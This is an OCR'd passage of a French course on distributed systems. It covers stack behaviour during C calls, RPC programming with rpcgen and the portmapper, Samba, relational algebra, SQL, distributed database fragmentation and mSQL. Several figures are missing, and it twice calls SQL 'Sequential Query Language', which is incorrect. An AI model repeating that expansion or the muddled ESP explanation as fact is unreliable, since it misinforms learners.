
Avant un call, ESP, le pointeur de pile pointe quelque part, et l'appel d'un call empile les 4 (ou plus) octets de l'adresse de retour, c'est à dire de la suite du programme. L'exécution d'un RET dépile cette adresse dans le compteur programme pour continuer.

Soit le programme C suivant :

exemple.c	exemple.s

`void function(int a, int b, int c) {`
`  char buffer1[5];`
`  char buffer2[10];`
`}`
 	
`void main() {`
`  function(1,2,3);`
`}`
	`....`
	
	`pushl $3`
	`pushl $2`
	`pushl $1`
	`call function`
	`addl  $12,%esp`
	`....`

- L'appel avec passage par valeur (cases indifféremment 32, 64, 96 bits ou autre) :



Avant le call	on empile le 1er paramètre	on empile le retour	on empile les variables locales	après le RET

On voit que l'instruction ret laisse la pile dans un ESP non conforme d'où l'instruction `addl` qui suit le call dans le programme. A noter que pour descendre ESP on doit lui ajouter une valeur et non lui retrancher.

2°) Appels de procédure à distance (White 1976)

La demande de service se fait à travers un appel de procédure mais qui s'exécute sur un autre poste.
Problème du passage de paramètre par référence : la plupart annulent la référence du pointeur et envoient l'objet pointé à travers le réseau : c'est la fonction d'emballage (marshalling).
Comment gérer l'interaction ?
1ere idée : le serveur bloque sur une Réception attend l'arrivée d'une demande client appelle la procédure transmet le résultat au client et refait la boucle. Mais que se passe-t-il si la procédure est longue ?
Autre solution : un traitement maître contenant la Réception bloquante mais qui appelle la procédure à distance comme un traitement esclave ou un fils. Le maître est donc disponible et l'esclave est chargé d'envoyer la réponse au client.
Il existe d'autres techniques différentes de RPC, par exemple le rendez-vous.
Soit un programme principal (main.c) contenant un appel à un sous programme distant (spserv). Om procède ainsi :

- dans le fichier main.c, on appelle une procédure du client stub ou talon ;
- la procédure du client stub collecte les paramètres dans un message et l'envoie sur le réseau
- le server stub récupère les paramètres contenus dans le message et appelle spserv ;
- spserv s'exécute ;
- le trajet inverse est emprunté pour le retour.

Seuls les stubs savent que les appels sont destinés au réseau, ce qui introduit un premier degré de transparence.

RPC robuste :

- Client tombe en panne après l'appel RPC,
- Perte du message
- Serveur tombe en panne pendant qu'il exécute RPC
- Perte du message de retour

Dans le cas d'une perte de message le client peut être bloqué en attente. La plupart des protocoles ont des accusés de réception (AR) qui peuvent aussi se perdre. On doit donc mettre en oeuvre un mécanisme de minuterie quelconque.

Sémantique RPC antirépétition : on donne un numéro de séquence à chaque demande. Ainsi si l'accusé de réception se perd, le client va émettre de nouveau la même demande. Si l'accusé de réception du client à la réponse se perd, il va recevoir une deuxième réponse qu'il devra savoir éliminer.

Sécurité :
- Identifier l'expéditeur du message.
- Vérifier l'identité de l'expéditeur.
- Contrôler l'acheminement du message.
- Détecter toute altération du message.
- Coder le message.

Protocole :
Comme nous l'avons vu un peu plus haut la bibliothèque RPC utilise des messages pour les communications. Chaque message contient :
- un identificateur de requête,
- trois entiers sur 32 bits contenant :
  * un numéro de programme
  * un numéro de version
  * un numéro de procédure
- des informations d'authentification.

3°) Exemple de programmation de RPC sous LINUX

Soit un client qui appelle une procédure sur un serveur procédure qui se contente d'afficher un message "bonjour". Le serveur aura une procédure print_message() qui fera ce travail. L'appel sur le client se fera par un banal print_message("Bonjour").
On commence par écrire un fichier msgserv.x :

```
program MSGSERV {
  version MSGSERV_1 {
    void print_message(string message) = 1;/* procedure numero 1 */
  } = 1; /*version numero 1 */
}=0x20000001; /*numéro de programme */
```

Ce fichier doit être compilé avec rpcgen : `rpcgen -N -a msgserv.x` qui produit cinq fichiers :
- msgserv.h (fichier commun aux deux applications)
- msgserv_client.c et msgserv_server.c (à modifier)
- msgserv_clnt.c et msg_svc.c (à ne pas modifier)

L'option -N est là pour se donner l'autorisation du nouveau style de programmation qui permet l'utilisation de plusieurs paramètres ...
Si on utilise plusieurs paramètres on a un fichier en plus msgserv_xdr.c
On réalise ensuite l'implémentation.
Remarque : il semble nécessaire de prévoir systématiquement une procédure de numéro 0 ce qui n'est pas fait ici.
Le fichier msgserv_server.c généré contient :

```
#include "msgser.h"
void print_message_1_svc(char *message, struct svc_req *rqstp) {
  static char *result;
 /* code a ajouter ici */
  return((void*) &result);
}
```

Le fichier msgserv_client.c sera modifié comme suit :

```
#include "msgserv.h"
void msgserv_1(char *host, char *message) //a changer : ajouté char    *message
{
      CLIENT *clnt;
      void  *result_1;
      char *print_message_1_message;
#ifndef     DEBUG
      clnt = clnt_create (host, MSGSERV, MSGSERV_v1, "udp");
      if (clnt == NULL) {
            clnt_pcreateerror (host);
            exit (1);
      }
```

```
#endif       /* DEBUG */
        print_message_1_message = message; // ajouté
      result_1 = print_message_1(print_message_1_message, clnt);
      if (result_1 == (void *) NULL) {
            clnt_perror (clnt, "call failed");
      }
#ifndef      DEBUG
      clnt_destroy (clnt);
#endif        /* DEBUG */
}
int main (int argc, char *argv[])
{
      char *host;
      char *message; //déclaration ajoutée
      if (argc < 3) {    //au lieu de (argc<2)
            printf ("usage: %s server_host message\n", argv[0]);
      //message ajouté
            exit (1);
      }
      host = argv[1];
      message = argv[2]; // ajouté
      msgserv_1 (host,message);
exit (0);
}
```

Il n'y a plus qu'à compiler et à essayer : on lance le serveur puis le client avec comme paramètre le poste où tourne le serveur et le message à afficher (sur le serveur).

4°) Identification des procédures distantes

Une procédure distante est identifiée de manière unique par un triplet :
- #program, #prog_version, #procedure

Un programme regroupe un ensemble de procédures et possède une version
- plusieurs versions peuvent être disponibles simultanément

Certains numéros de programmes sont réservés à certains services :

numéro de programme	utilisation
0000.0000 - 1FFF.FFFF	pour les services généraux (SUN)
2000.0000 - 3FFF.FFFF	pour les services en cours de développement (administrateur local)
4000.0000 - 5FFF.FFFF	attribués dynamiquement (développeur)
6000.0000 - FFFF.FFFF	réservés

5°) Administration de RPC

L'association entre service RPC et numéro de programme est décrit par le fichier /etc/rpc :
Sur ma machine

```
#ident      "@(#)rpc    1.11  95/07/14 SMI"     /* SVr4.0 1.2     */
#
#     rpc
#
rpcbind           100000      portmap sunrpc rpcbind
rstatd            100001      rstat rup perfmeter
rusersd           100002      rusers
nfs               100003      nfsprog
ypserv            100004      ypprog
mountd            100005      mount showmount
ypbind            100007
walld             100008      rwall shutdown
yppasswdd         100009      yppasswd
etherstatd        100010      etherstat
rquotad           100011      rquotaprog quota rquota
sprayd            100012      spray
3270_mapper       100013
rje_mapper        100014
selection_svc     100015      selnsvc
database_svc      100016
rexd              100017      rex
.....
```

La commande `/usr/sbin/rpcinfo -p` liste les programmes, versions et procédures disponibles sur une station :

```
 program no_version protocole  no_port
    100000    2   tcp    111  rpcbind
    100000    2   udp    111  rpcbind
    100024    1   udp    960  status
    100024    1   tcp    962  status
    100011    1   udp    972  rquotad
    100011    2   udp    972  rquotad
    100005    1   udp    982  mountd
    100005    1   tcp    984  mountd
    100005    2   udp    987  mountd
    100005    2   tcp    989  mountd
    100005    3   udp    992  mountd
    100005    3   tcp    994  mountd
    100003    2   udp   2049  nfs
    100021    1   udp   1024  nlockmgr
    100021    3   udp   1024  nlockmgr
    100021    1   tcp   1024  nlockmgr
    100021    3   tcp   1024  nlockmgr
```

Le lancement d'un serveur RPC modifie ce fichier de la façon suivante :

```
 program no_version protocole  no_port
    100000    2   tcp    111  rpcbind
    100000    2   udp    111  rpcbind
    100024    1   udp    960  status
    100024    1   tcp    962  status
    100011    1   udp    972  rquotad
    100011    2   udp    972  rquotad
    100005    1   udp    982  mountd
    100005    1   tcp    984  mountd
    100005    2   udp    987  mountd
    100005    2   tcp    989  mountd
    100005    3   udp    992  mountd
    100005    3   tcp    994  mountd
    100003    2   udp   2049  nfs
    100021    1   udp   1024  nlockmgr
    100021    3   udp   1024  nlockmgr
    100021    1   tcp   1024  nlockmgr
    100021    3   tcp   1024  nlockmgr
 536870913    1   udp   1026
 536870913    1   tcp   1038
```

D'où vient le numéro 536870913 ? Le fichier .x correspondant à ce serveur RPC avait le squelette suivant :

```
program ADDSERV {
  version ADDSERV_v1 {
    void truc(int nb1, int nb2) = 1;
  } = 1;
}=0x20000001;
```

Or 0x20000001 = 536870913

6°) L'huissier : "portmapper ou rpcbind process"

Son démarrage se fait par la commande /sbin/portmap
L'huissier permet de rediriger un client vers le numéro de port hébergeant le service.
L'huissier est sur un numéro de port réservé : 111
Les clients n'ont besoin de connaître que ce seul numéro de port
Les fonctions de l'interface de programmation :
- pmap_set() = 1 : enregistre un service
- pmap_unset() = 2 : désabonne un service
- pmap_getport() = 3 : retourne le numéro de port associé au service
- pmap_getmaps() = 4 : liste les services présents
- pmap_rmtcall() = 5 : appel d'une procédure distante

IV) Interopérabilité et partages de fichiers

Nous avons déjà étudié au chapitre 6 le partage de fichiers UNIX dans le monde UNIX : NFS. Nous allons étudier maintenant deux exemples pour lesquels les systèmes d'exploitations entre le client et le serveur peuvent être complètement différents.

1°) Le cas Samba

Un australien Andrew Tridgell a réalisé un produit appelé Samba (variation sur SMB=Server message Block de Microsoft) qui permet de réaliser un serveur tournant sous LINUX pour des clients Microsoft (Windows 95, 98, NT).
Nous en sommes maintenant à la version 2 (`http://www.samba.org`)
NetBIOS est le premier protocole réseau utilisé pour partager des fichiers entre micros (conçu par IBM et utilisé par Windows 3.11. Il peut être encapsulé dans des trames TCP/IP comme dans le cas de Samba. Ce protocole utilise un fonctionnement peu courant : la troisième couche OSI n'étant pas utilisée le protocole n'est pas routable. Chaque machine doit donc tenir à jour des tables.
SMB fonctionne en client serveur, mais une machine peut être à la fois cliente et serveur.
La configuration de Samba se fait à l'aide d'un fichier unique : smb.conf. Ce fichier comporte trois sections débutant par son nom entre cochets et finissant quand l'autre section commence ou en fin de fichier :
[global] définit les paramètres pour l'ensemble du serveur
[homes] permet à un utilisateur d'accéder à son répertoire depuis un poste windows
[printers] définit les paramètres pour la gestion des imprimantes.

2°) Protocole IPX de Novell

Le protocole IPX (Internet Packet eXchange) est pris en charge depuis longtemps par le noyau LINUX. Le système de fichier Novell s'appelle NCP (NetWare Core Protocol) peut être aussi prise en charge par le noyau mais il faut le faire explicitement lors de l'installation (ou recompiler le noyau).
Si l'on veut configurer LINUX comme serveur Novell, il existe deux ensembles logiciels pour le faire : mars_nwe et lwared.

Bibliographie

RPC :
Michel Gabassi et Bertrand Dupouy « L'informatique répartie sous UNIX » Eyrolles (1992)
J. Zimmermann revue LOGIN n°69 Janv 2000
F. CREVOLA Linux Magazine N°20 Sept 2000 p42
"Professional LINUX Programming" Wrox Press Ltd (2000) p653 ch18 : Remote procedure Call

Gerarld Carter et Richard Sharpe « L'intro Samba » CampusPress (1999)

Le successeur de RPC est CORBA :
David Acremann et al. « Développer avec CORBA » CampusPress (1999)
"Professional LINUX Programming" Wrox Press Ltd (2000) p723 ch20 : CORBA

Chapitre 8 : Bases de données réparties

I) Définitions

Un domaine est un ensemble fini ou infini de valeurs possibles. Le domaine des entiers, le domaine des booléens, le domaine des couleurs du drapeau français {bleu, blanc, rouge } etc ...

Produit cartésien : le produit cartésien d'un ensemble de domaines définit un ensemble de n-uplets. Le produit cartésien d'un ensemble de domaines D_1, D_2, ... , D_n. que l'on écrit $D_1 * D_2 * ... * D_n$ est l'ensemble des n-uplets (tuple en anglais et en français) $< V_1, V_2, ... , V_n >$ tels que V_i D_i.
Exemple :
Le produit cartésien des domaines D1={durand,lefebvre,martin} et D2={christian,franck} donne {<durand, christian>, <durand, franck>, <lefebvre, christian>, <lefebvre, franck>, <martin, christian>, <martin, franck>}

Une table relationnelle : c'est un sous-ensemble du produit cartésien d'une liste de domaines. Elle est généralement caractérisée par un nom permettant de l'identifier clairement.
Afin de rendre l'ordre des colonnes sans importance tout en permettant plusieurs colonnes de même domaine, on associe un nom à chaque colonne.

personne	D1	D2
	lefebvre	christian
	martin	franck
	durand	franck

Les colonnes constituent ce que l'on appelle les attributs de la table relationnelle.

Schéma d'une table relationnelle : il est constitué de l'ensemble des attributs de la table. Par extension, le schéma de la base de données est constitué de l'ensemble de toutes les tables.

personne	D1	D2

Base de données relationnelle : c'est une base de données dont le schéma est un ensemble de schémas de tables relationnelles et dont les occurrences sont des tuples de ces tables.

Clé primaire : une relation étant un ensemble, ses éléments sont uniques et l'ordre n'a aucune signification. Dans une relation les tuples étant uniques, il doit exister un attribut (ou un groupe d'attributs) qui va permettre de les distinguer : c'est une clé primaire.

Clé étrangère : certains attributs dans une relation peuvent correspondre à des clés primaires d'une autre relation : ce sont des clés étrangères. Elles spécifient la dépendance ou l'indépendance des relations.

Intégrité de référence : Il existe deux types de relations :
- indépendantes
- dépendantes caractérisées par la présence d'une clé étrangère.

En cas de suppression d'un tuple (ou d'addition) il faut alors vérifier la cohérence globale dans le cas des relations dépendantes : intégrité de référence par propagation de valeurs indéfinies, 0 ou interdiction de mise à jour.

Index : un index associe les valeurs d'un attribut avec la liste des adresses de tuples ayant cette valeur. Il est généralement organisé comme un arbre-B et peut être plaçant, c'est à dire que les tuples sont placés dans les pages selon l'ordre croissant des valeurs clés dans l'index.

Exemple : Soit la relation AVION(AVNUM,AVNOM,CAP,LOC)

1	A320	128	MARSEILLE
2	B727	150	PARIS
3	A320	156	LYON

index sur AVNOM
A320 1,3
B727 2

4	B737	160	LYON
5	B737	200	CLERMONT

B737 4,5

Définition prédicative d'une relation

Prédicat : expression contenant des variables, qui devient une proposition lorsque l'on remplace les variables par des constantes. C'est équivalent à une relation.
Exemple : AVION(x,y,z,t) ou AVION(AV#,AVNOM,CAP,LOC)
Il existe deux grandes familles de langages

- Langages ensemblistes.
- Langages prédicatifs.

SQL (Sequential Query Language) est un langage hybride.

II) Opérations

1°) Opérations ensemblistes

Pour définir nos opérations on utilisera les tables suivantes :

R	A	B	C
	a	b	c
	d	e	f
	g	h	i

S	A	B	C
	a	b	c
	j	k	l

Union et intersection

R U S	A	B	C
	a	b	c
	d	e	f
	g	h	i
	j	k	l

$R \cap S$	A	B	C
	a	b	c

Différence et produit

R - S	A	B	C
	d	e	f
	g	h	i

R * S	A	B	C	A	B	C
	a	b	c	a	b	c
	a	b	c	j	k	l
	d	e	f	a	b	c
	d	e	f	j	k	l
	g	h	i	a	b	c
	g	h	i	j	k	l

2°) Opérations unaires

Projection


$\Pi_{\{A,B\}}R$	A	B
	a	b
	d	e
	g	h

Sélection (ou restriction)

On construit un critère (ou une qualification ou un prédicat) avec les opérateurs de comparaison (<, $\leq, >, \geq, \neq, =$ et les connecteurs logiques ($\wedge, \vee, \neg$)

$\sigma_{C>3}T$	A	B	C
	a	1	7
	b	2	6


Sélection (découpage horizontal)



R1=select VOL(VD='NICE')

$\sigma_P R$ séléction des tuples de R vérifiant le prédicat P.

Projection (découpage vertical)



R1=PROJECT AVION (AVNOM,CAP)

$\Pi_X R$ projection de la relation R sur la liste d'attributs X.

3°) Opérations dérivées

Nous donnons deux nouvelles tables T et U ci-dessous.

T	A	B	C
	a	1	7
	b	2	6
	c	5	3

U	D	E	F
	a	3	7
	d	4	3
	f	2	8

Θ-jointure

La Θ-jointure est notée $R1 \underset{A\,\Theta\,B}{\bowtie} R2$ où Θ est une comparaison sur les deux champs A et B de R1 et R2, est équivalente à $\sigma_{A\Theta B}(R1xR2)$.

T * U	A	B	C	D	E	F
	a	1	7	a	3	7
	a	1	7	d	4	3
	a	1	7	f	2	8
	b	2	6	a	3	7
	b	2	6	d	4	3
	b	2	6	f	2	8
	c	5	3	a	3	7
	c	5	3	d	4	3
	c	5	3	f	2	8

$T \underset{C<F}{\bowtie} U$

A	B	C	D	E	F
b	2	6	a	3	7
b	2	6	f	2	8
c	5	3	a	3	7
c	5	3	f	2	8
a	1	7	f	2	8

Equijointure : Si Θ désigne l'égalité, on parle d'équijointure.

Jointure naturelle : est une équijointure sur deux relations R1 et R2 sur tous les attributs de même nom suivie d'une projection pour ne garder qu'un seul de ces attributs de même nom.

III) Le langage SQL

Le langage SQL (Sequential Query Language) est un langage normalisé (1986 puis 1989 pour SQL2).

1°) Les opérateurs algébriques et SQL

• Produit	SELECT * FROM AVION,VOL
• Jointure et équijointure	SELECT * FROM AVION,VOL WHERE AVION.??? = VOL.???
• Union	SELECT AV# FROM AVIONNICE UNION SELECT AV# FROM AVIONAIRBUS
• Intersection (SQL2)	SELECT AV# FROM AVIONNICE INTERSECT SELECT AV# FROM AVIONAIRBUS
• Différence (SQL2)	SELECT AV# FROM AVIONNICE EXCEPT SELECT AV# FROM AVIONAIRBUS
• Selection	SELECT * FROM AVION WHERE CAP > 200
• Projection	SELECT AV#,AVNOM FROM AVION

Nous allons montrer maintenant sur un exemple simple le caractère hybride du langage SQL.
Soit une jointure consistant à répondre à la question : quels sont les pilotes en service au départ de Nice ?

- Prédicative

```
SELECT PLNOM
FROM PILOTE,VOL
WHERE VOL.VD='NICE' AND PILOTE.PL#=VOL.PL#
```

- Ensembliste

```
SELECT PLNOM
FROM PILOTE
WHERE PL# IN
  (SELECT PL#
    FROM VOL
    WHERE VD='NICE')
```

Ou encore

```
SELECT PLNOM
FROM PILOTE JOIN VOL
ON VOL.VD='NICE' USING PL#
```

2°) Définition des données

- Création de vues (utile pour être sûr de ne pas opérer sur une base)

```
CREATE VIEW AVIONNICE AS
  SELECT * FROM AVION WHERE LOC='NICE'
CREATE VIEW AVIONAIRBUS AS
  SELECT * FROM AVION WHERE AVNOM='AIRBUS'
```

- Création d'un schéma

```
CREATE SHEMA
```

- Création d'un domaine

```
CREATE DOMAIN VILLE AS CHAR(12)
DEFAULT 'PARIS'
CHECK (VALUE IN ('PARIS','NICE','LYON'))
```

- Création d'une table

```
CREATE TABLE AVION
( AV# DECIMAL(4)
  AVNOM CHAR(12)
  CAP DECIMAL(3)
  LOC VILLE
  PRIMARY KEY (AV#))
```

- Ajout de données

```
INSERT INTO AVION (AV#,AVNOM,CAP,LOC)
VALUES (1233,'A330',200,'NICE')
```

Contrainte d'intégrité

- PRIMARY KEY : spécifie que la colonne est utilisée comme clé primaire
- CHECK : est un mot clé associé à une condition qui doit être vérifiée pour chaque valeur insérée.
- ON DELETE CASCADE : est une option qui permet de maintenir l'intégrité référentielle en supprimant automatiquement les valeurs d'une clé étrangère dépendant d'une valeur d'une clé unique ou primaire si cette dernière est supprimée par l'utilisateur.

Exemple :
Créer la table ligne de commande nommée ligne_com en définissant les contraintes d'intégrité suivantes :

- Une clé étrangère sur la colonne idarticle qui se réfère à idarticle de la table article.
- Deux contraintes sur la colonne qtecom. La première n'autorise pas la saisie des valeurs nulles et la deuxième contrôle que la valeur saisie est toujours positive.
- Une clé primaire composée des deux colonnes numcom et nuligne.

```
CREATE TABLE ligne_com
(
  numcom NUMBER,
  nuligne NUMBER,
  idarticle NUMBER
          CONSTRAINT fk_ida REFERENCES article(idarticle),
  qtecom NUMBER
          CONSTRAINT nn_qte NOT NULL
          CONSTRAINT check_qte CHECK (qtecom>0),
  PRIMARY KEY (numcom,nuligne)
);
```

IV) Conception des bases de données réparties

Aux niveaux conceptuels externes la base de données doit être perçue comme une base de données centralisée.

1°) Démarche descendante

Fragmentation : grâce à sa simplicité, à l'universalité de ses concepts et surtout à l'algèbre qui lui est associé, le modèle relationnel se prête bien à l'étude de la répartition des données. On peut fragmenter ainsi une relation globale en utilisant l'opérateur algébrique de restriction (fragmentation horizontale) ou celle de projection (fragmentation verticale). Les opérations de jointure et d'union permettent ensuite de reconstituer la relation initiale.

Exemple :

ASSURES	NAS	NOM	VILLE	TYPECT	MT-CT
	1024J	DEXTER	TOULOUSE	1	3224
	3015K	BEBER	PARIS	3	5632
	5040B	PICCOL	TOULOUSE	3	5845
	7320A	DUDU	PARIS	2	9872

```
DEFINE FRAGMENT FR1
AS SELECT NAS,NOM,VILLE
FROM ASSURES
WHERE VILLE='TOULOUSE'
```

```
DEFINE FRAGMENT FR2
AS SELECT NAS,TYPECT,MT-CT
FROM ASSURES
WHERE VILLE='TOULOUSE'
```

```
DEFINE FRAGMENT FR3
AS SELECT NAS,NOM,VILLE
FROM ASSURES
WHERE VILLE='PARIS'
```

```
DEFINE FRAGMENT FR4
AS SELECT NAS,TYPECT,MT-CT
FROM ASSURES
WHERE VILLE='PARIS'
```

On a bien évidemment ASSURES = (FR1 ⋈ FR2) U (FR3 ⋈ FR4)

2°) Démarche ascendante

L'intérêt de cette démarche est de constituer une base de données répartie (BDR) à partir de bases de données existantes qui peuvent être hétérogènes. C'est beaucoup plus difficile à mettre en place.

3°) Le placement des données

Le placement des données est un problème important mais qui est difficilement appliqué de manière algorithmique. Nous allons le présenter à l'aide d'exemples traités en cours.

V) Traitement des requêtes

Dans un environnement réparti, les requêtes formulées à un niveau global sont décomposées en sous requêtes. Ces sous requêtes sont ensuite adressées aux systèmes disponibles sur les sites locaux où elles sont ensuite exécutées. Les réponses locales sont ensuite regroupées pour élaborer la réponse à la requête globale.

1°) Stratégies de décomposition

Pour représenter le processus de décomposition nous ferons référence au schéma de base de données suivant :
ASSURES(NA, NOM, ADR, DPT)
CONTRATS(NCT, NA, DPT, TYPE, NIMM, BONUS)
SINISTRES(ND, NCT, DATE-SIN, EXPERT, MONTANT)
où les attributs ont la signification suivante :
NA : code de l'assuré,
NOM : nom de l'assuré,
ADR : adresse de l'assuré,
DPT : département de l'assuré
NCT : identifiant du contrat souscrit par l'assuré, l'assuré pouvant avoir souscrit plusieurs contrats
TYPE : type de contrat ('TR' tout risque, 'RAQVAM' risques autres que véhicule à moteur...)
NIMM : numéro d'immatriculation
BONUS : pourcentage bonus malus
ND numéro de dossier du sinistre
DATE-SIN : date du sinistre
EXPERT : nom de l'expert chargé de l'expertise
MONTANT : montant estimé du sinistre par l'expert ('-' si ce montant n'est pas encore fixé)


Nous allons illustrer avec un problème simplifié, la problématique de la décomposition des requêtes. Supposons que nous soyons dans l'environnement réparti ci-contre :
5 sites répartis S1, S2, S3, S4 et S5.
Sur les 4 premiers sont répartis les 4 fragments : A1, A2, C1 et C2 avec :

$A_1 = \sigma_{DPT<=31}$ASSURES


$A_2\sigma_{DPT>31}$ASSURES

$C_1 = \sigma_{DPT<=31}$CONTRATS

$C_2 = \sigma_{DPT>31}$CONTRATS



La requête est :
SELECT NOM
FROM ASSURES,CONTRATS
WHERE ASSURES.NA=CONTRATS.NA
AND TYPE='TR'
L'évaluation de cette requête peut conduire à de nombreuses décompositions algébriques mais nous ne retiendrons que les deux stratégies suivantes :



Nous allons pour cela déterminer le coût de ces deux stratégies.
Pour cela on considère que :

- le coût d'accès à un n-uplets = ta=1 unité.
- le coût de transfert d'un n-uplet tr=10 unités
- la taille de A est 300 n-uplets
- La taille de C est de 900 n-uplets (3 contrats en moyenne par assuré)
- 150 contrats sont des contrats 'TR'
- les données sont uniformément distribuées sur les sites
- on dispose d'un index local sur NA pour A1, A2, C1 et C2 ainsi qu'un index sur l'attribut TYPE pour C1 et C2.

On montrera en cours que la stratégie A coûte 9900 unités et que la stratégie B en coûte 57900.

2°) Stratégies et fragmentation


Lors d'une fragmentation horizontale la reconstruction doit s'opérer par l'union. Cela permet de simplifier les requêtes.
Exemple :

$A1 : \sigma_{DPT<31}(ASSURES)$ $A2 : \sigma_{DPT=31}(ASSURES)$ $A3 : \sigma_{DPT>31}(ASSURES)$


ASSURES = A1 U A2 U A3

La requête :
SELECT *
FROM ASSURES
WHERE DPT=83

Requête originale :




Requête réduite :



Lors d'une fragmentation verticale la reconstruction se fait par jointure et on a d'autres simplifications de requêtes que l'on ne détaillera pas ici.

VI) Base de données sous UNIX/LINUX

mSQL (Mini SQL) est une base de donnée libre (pour un usage privé) qui peut être téléchargée (voir http://www.Hughes.com.au). Elle se retrouve plutôt dans le monde UNIX mais une version pour windows NT est disponible. Cette section contient un exemple simple montrant comment utiliser les outils mSQL.
Les répertoires sont donnés pour une installation typique sous LINUX et peuvent donc varier d'une machine à une autre.
Il faut d'abord lancer le démon msql2d qui se trouve en /usr/local/Hughes/bin :



Naturellement pour utiliser cet exemple il faut créer une base de donnée appelée DEMODB :

```
msqladmin create DEMODB
```

documentation de msqladmin

root :
```
msqladmin [-host] [-f conf] [-q] <Command>
where command = drop DatabaseName
                create DatabaseName
                copy FromDB ToDB
                move FromDB ToDB
                shutdown
                reload
                version
                stats
-q Quiet mode. No verification of commands.
```

Vous avez ensuite à créer une table appelée *test* et la remplir avec quelques données:

```
msql DEMODB < sample.src
```

utilisateur msql
```
msql [-f conf_file] [-h host] database
```

Voici par exemple le contenu du fichier sample.src

```
create table test (
  user   char(20),
  age    int,
  phone  char(20)
)\g

insert into test values ('David J. Hughes', 0, '0412 644 078')\g
insert into test values ('Dirk Ohme', 25, '07071 703-190')\g
\q
```

L'accès aux bases mSQL peut être réalisé avec un certain nombre de langages de scripts. Le plus important est sans aucun doute PHP qui sert à interfacer une base de données à un serveur WEB. Nous allons cependant nous intéresser au langage LITE fourni avec la base de données mSQL permettant lui-aussi un fonctionnement avec un serveur WEB avec des outils appelés w3-msql.
Soit le script LITE suivant (fichier scriptmsql) :

```
$sock = msqlConnect();
if ($sock <0) {
  echo("ERREUR\n");
}
if (msqlSelectDB($sock,"DEMODB")<0) {
  echo("ERREUR\n");
}
if (msqlQuery($sock,"select * from test")<0) {
  echo("ERREUR\n");
}
$res = msqlStoreResult();
$row = msqlFetchRow($res);
echo("$row[0]  $row[1]  $row[2]\n");
$row = msqlFetchRow($res);
echo("$row[0]  $row[1]  $row[2]\n");
msqlClose($sock);
```

lancé par la commande `/usr/local/Hughes/bin/lite scriptmsql` il donnera :

```
David J. Hughes  0  0412 644 078
Dirk Ohme  25  07071 703-190
```

si la base DEMODB a été créée et la table test créée elle aussi par le script sample.src du texte ci-dessus. La deuxième partie du script peut être modifiée pour tenir compte du fait que l'on ne connaît pas à priori le nombre de lignes de la table. On utilisera alors :

```
$res = msqlStoreResult();
$n = msqlNumRows($res);
$i =0;
while($i<$n) {
